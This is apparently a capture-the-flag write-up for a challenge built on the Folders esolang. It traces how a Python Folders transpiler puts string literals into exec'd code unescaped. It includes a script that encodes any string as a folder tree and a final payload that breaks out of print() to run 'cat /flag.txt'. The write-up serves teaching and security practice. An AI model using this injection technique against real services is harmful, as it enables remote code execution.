Folders

Category: Misc
Difficulty: Easy
Author: D_K
First Blood: fkil

Did any of you like folders?

Attachment: folders.zip


Folders Esolang

Just before we jump right into the challenge, it's worth taking a look at the subject matter of this challenge: The Esolang Language: Folders.

Esoteric programming languages (esolangs) are programming languages designed to test the limits of computer programming language design. One such esolang is Folders, created by [Daniel Temkin](). The program is encoded into a directory structure. All files within are ignored.

> "Folders relies on the hierarchical structure of directories to mimic that of a parse-tree. As a Folders program runs, variables are stored as another set of folders (each holding name, type, and value), this one in the user's appdata folder." ([Folders - Esolang (esolangs.org)]())

Hello World in Folders Esolang:



The Challenge

The attached folders.zip contains the setup of the challenge:

- **/static Folder**: Images of folders.
- **/templates**: Template for index.html, contains file submission form.
- **app.py**: The web application.
- **Dockerfile**: Setup for local testing, copies flag to `/flag.txt`.
- **flag.txt**: Contains the flag.
- **requirements**: Required Python Modules for `app.py`.

The goal of a challenge is to get the contents of `/flag.txt`.
To begin with, let's have a look at the source code of the web application in `app.py`.

```python
from flask import Flask, request, render_template
from tempfile import TemporaryDirectory
from subprocess import STDOUT, check_output
from zipfile import ZipFile

app = Flask(__name__, static_url_path='/static')

@app.route('/', methods = ['POST', 'GET'])
def index():

    html = render_template("index.html")

        # Check for POST Request.
    if request.method == 'POST':

        f = request.files['file'] # submitted zip.

        output = ""
        try:

                # Save it to a temporary directory.
            with TemporaryDirectory() as tmpdirname:
                f.save(dst=f"{tmpdirname}/out.zip")

                # Unzip the zip file.
                with ZipFile(f"{tmpdirname}/out.zip", 'r') as zObject:
                    zObject.extractall(path=f"{tmpdirname}/out")

                # Run Folders with the path to the unzipped directory as argument.
                output = check_output(
                                        ["Folders", f"{tmpdirname}/out"],
                                        stderr=STDOUT, timeout=15
                                            )
                output = output.decode()

        except Exception as e:
            output = e

        html = render_template("index.html", output=output)

    return html

# Start application.
if __name__ == '__main__':
        app.run(host='0.0.0.0', port=8000)
```

The application starts traps with the uploaded folder as argument. Since we already know that Folders is an esolang, we can assume that the implementation allows us to obtain code execution through a clever folder structure. So we need **FOLDERS**, a **LOT OF THEM**:

Digging deeper

The code for the used python implementation of Folders Esolang can be found at:
https://github.com/SinaKhalili/Folders.py/blob/main/folders/folders.py

Given the documentation, there is officially no supported operation for executing Python code directly, other than input and output. Accordingly, we need to find a place in the code that allows us to execute code.

```
def main():
    """
    Main entrypoint
    """
    parser = argparse.ArgumentParser()
    parser.add_argument(
        "folder", help="name of the folder entrypoint of the program")
    parser.add_argument("-l", "--list", help="Show the transpiled python code output on stdout instead of
running",
                        action="store_true")
    args = parser.parse_args()
    tokens = FolderAnalyzer(args.folder).lex()
    code = FolderTranspiler(tokens).transpile()
    if args.list:
        print(code)
    else:
        exec(code)
```

In the main, the result of `FolderTranspiler(tokens).transpile()` is executed using `exec`.
So if we can inject arbitary code into the `code` variable, we can also control the code execution.
`FolderAnalyzer(args.folder).lex()` first transforms our input into so called `tokens` , which are then translated into Python code by the transpiler.

```
def transpile_commands(self, commands):
        """
        Transpile list of commands
        """
        program_code = ""
        for command in commands:
            ctype = command.token_type
            if(ctype == FolderKeyword.IF):
                program_code += self.transpile_if(command)
            elif(ctype == FolderKeyword.WHILE):
                program_code += self.transpile_while(command)
            elif(ctype == FolderKeyword.DECLARE):
                program_code += self.transpile_declare(command)
            elif(ctype == FolderKeyword.LET):
                program_code += self.transpile_let(command)
            elif(ctype == FolderKeyword.PRINT):
                program_code += self.transpile_print(command)
            elif(ctype == FolderKeyword.INPUT):
                program_code += self.transpile_input(command)
        return program_code
```

The transpiler calls the function `transpile_commands` with the commands from `FolderAnalyzer`.

```
    def transpile_print(self, command):
        """
        Transpile a print statement, which looks like a value as an expression
        """
        return f"print({self.transpile_expression(command.value)}, end='', flush=True)\n"
```

One of the function is for special interest of us. It is the function responsible for the print operation.
If we can set the value of command arbitrarily, we should be able to close the print function with a parenthesis, and then include our own code directly after.

```
def transpile_expression(self, command):
        """
        Dispatch to correct expression transpiler
        """
        ctype = command.token_type
        if(ctype == FolderKeyword.VARIABLE):
            return self.transpile_variable(command.value)
        elif(ctype == FolderKeyword.ADD):
            return self.transpile_binary_op(command.value, "+")
        elif(ctype == FolderKeyword.SUBTRACT):
            return self.transpile_binary_op(command.value, "-")
        elif(ctype == FolderKeyword.MULTIPLY):
            return self.transpile_binary_op(command.value, "*")
        elif(ctype == FolderKeyword.DIVIDE):
            return self.transpile_binary_op(command.value, "/")
        elif(ctype == FolderKeyword.LITERAL):
            return self.transpile_literal(command.value)
        elif(ctype == FolderKeyword.EQ):
            return self.transpile_binary_op(command.value, "==")
        elif(ctype == FolderKeyword.GT):
            return self.transpile_binary_op(command.value, ">")
        elif(ctype == FolderKeyword.LT):
            return self.transpile_binary_op(command.value, "<")
```

The function `transpile_literal` directly translates the value of type string into an actual string.

```
        def transpile_literal(self, value):
        """
        Transpile the literal value

        ex. ['STRING', 'foo'],
        ['INT', '01100011']
        """
        literal_type, literal_value = value
        if (literal_type == FolderKeyword.STRING):
            return f'"{literal_value}"'
        literal_value = int(literal_value, 2)
        if (literal_type == FolderKeyword.CHAR):
            return f"'{chr(literal_value)}'"
        elif (literal_type == FolderKeyword.FLOAT):
            return f"{float(literal_value)}"
        return f"{literal_value}"
```

Based on the structure of the tokens, we need the following setup:

```
command.value = <payload>
command.token_type = LITERAL

As command.value
for the command with: command.token_type = print
```

This structure must be returned by `FolderAnalyzer(args.folder).lex()`.

```
def lex_commands(self, path):

        """

        Lex a folder of commands

        """

        curr_commands = []
        curr_dirs = self._get_dirs(path) # directories in folder

                # List all directories.
                # We only need one for the command.
        for command in curr_dirs:
                # get all sub directories
            command_dirs = self._get_dirs(command.path)
            # the number of directories in the first directory,
            # defines the length. .keep file!
            command_length = len(self._get_dirs(command_dirs[0].path))
            if(command_length == FolderToken.IF):
                curr_commands.append(self.lex_if(command_dirs))
            elif(command_length == FolderToken.WHILE):
                curr_commands.append(self.lex_while(command_dirs))
            elif(command_length == FolderToken.DECLARE):
                curr_commands.append(self.lex_declare(command_dirs))
            elif(command_length == FolderToken.LET):
                curr_commands.append(self.lex_let(command_dirs))
            # 4 directories for print
            elif(command_length == FolderToken.PRINT):
                curr_commands.append(self.lex_print(command_dirs))
            elif(command_length == FolderToken.INPUT):
                curr_commands.append(self.lex_input(command_dirs))
        return curr_commands
```

So the `first` directory determines the command.
For `print`, we need `4` Directories in the first directory of the first directory level.

- Exploit
    - Base Folder
        - Command Folder (Print)
            - Empty Folder
            - Empty Folder
            - Empty Folder
            - Empty Folder

The `second` directory is used for the argument for `print`.

```
def lex_print(self, command_dirs):
       """
       Lexes a print statement. Input the sorted directory of the commmand
       Second sub-folder holds expression
       """
       return FolderToken(FolderKeyword.PRINT, self.lex_expression(command_dirs[1].path))
```

```
[<PRINT :: <LITERAL :: ['STRING', '<payload>']>>]
```

Now, we only need to define the payload with `lex_expression`.

```
  def lex_expression(self, path):
       """
       Lexes an expression folder
       """
       expression_dirs = self._get_dirs(path)
       expression_length = len(self._get_dirs(expression_dirs[0].path))

               [...]
       elif (expression_length == FolderToken.LITERAL):
           token_type = self.lex_type(expression_dirs[1].path)
           if (token_type == FolderKeyword.STRING):
               value = self.lex_string(expression_dirs[2].path)
           else:
               value = self.lex_value(expression_dirs[2].path)
       [...]
```

The number of directories in the `first` directory determines the type of `expression`.
And the `second` folder determines literal type.

- Exploit
  - Base Folder
    - Command Folder (Print)
      - Empty Folder
      - Empty Folder
      - Empty Folder
      - Empty Folder
    - Literal Folder
      - Literal Identifier Folder (Literal = 5 Empty Folders)
        - Empty Folder
        - Empty Folder
        - Empty Folder
        - Empty Folder
        - Empty Folder
      - Literal Type Identifier Folder (String = 2 Empty Folders)
        - Empty Folder
        - Empty Folder
      - String Value Folder

The `third` folder is used to determine the actual string.

```
     def lex_string(self, path):
       """
       Lex to one of the four types
```

```
        """
        string = ""
        for folder in self._get_dirs(path):
            string += self._bits2string([self._get_hex_string(folder.path)])

        return string
```

For `each` folder in the `third` folder, it determines the char with `get_hex_string`.

```
    def _get_hex_string(self, path):
        """
        Get the hex value from a path
        """
        dirs = self._get_dirs(path)
        if len(dirs) != 2:
            return ValueError("Error: Hex literal not two folders")

        dir_hex_left, dir_hex_right = dirs
        hex_left = hex_right = ""

        for folder in self._get_dirs(dir_hex_left.path):
            hex_left += str(len(self._get_dirs(folder.path)))

        for folder in self._get_dirs(dir_hex_right.path):
            hex_right += str(len(self._get_dirs(folder.path)))

        return hex_left + hex_right
```

In the directory for every character, there are two more folders, ex. `0` and `1`.
Each of these folders have `4` Folders inside them, for the binary representation of the char.
If a folder of the `4` folders contains another folder, it adds a `1` to the binary string, and `0` otherwise.
Lastly, it convers the binary string into the `ascii` representation of the character.

Generating the Payload

To simplify things, I took the Hello World example, and only removed the string content.
The following script can create the appropriate folder structure in the string content folder:

```
import os
import sys
import shutil

def remove_current_directories():
    directories = [dir for dir in os.listdir() if os.path.isdir(dir)]
    for dir in directories:
        shutil.rmtree(dir, ignore_errors=True)

if len(sys.argv) == 2:
    s = sys.argv[1]
    remove_current_directories()
    for i,c in enumerate(s):
        bits = bin(ord(c))[2:].rjust(8,"0")
        left, right = bits[:4], bits[4:]
        dir_name = str(i).rjust(3,"0")
        os.mkdir(dir_name)
        open(f'{dir_name}/.keep','a').close()
        os.mkdir(f'{dir_name}/0')
        open(f'{dir_name}/0/.keep','a').close()
        for t in range(4):
            os.mkdir(f'{dir_name}/0/{t}')
            if left[t] == "1":
                os.mkdir(f'{dir_name}/0/{t}/set')
                open(f'{dir_name}/0/{t}/set/.keep','a').close()
            open(f'{dir_name}/0/{t}/.keep','a').close()
        os.mkdir(f'{dir_name}/1')
        open(f'{dir_name}/1/.keep','a').close()
        for t in range(4):
            os.mkdir(f'{dir_name}/1/{t}')
            if right[t] == "1":
                os.mkdir(f'{dir_name}/1/{t}/set')
                open(f'{dir_name}/1/{t}/set/.keep','a').close()
            open(f'{dir_name}/1/{t}/.keep','a').close()
else:
    print("Syntax: python3 solve.py <string>")
```

Flagging the Challenge

Now, it is time to collect the flag with:

```
python3 solve '");__import__("os").system("cat /flag.txt")#'
```

`CSCG{f0ld3r_5tructur3s_unl34sh3d_0n_th3_CTF_w0rld}`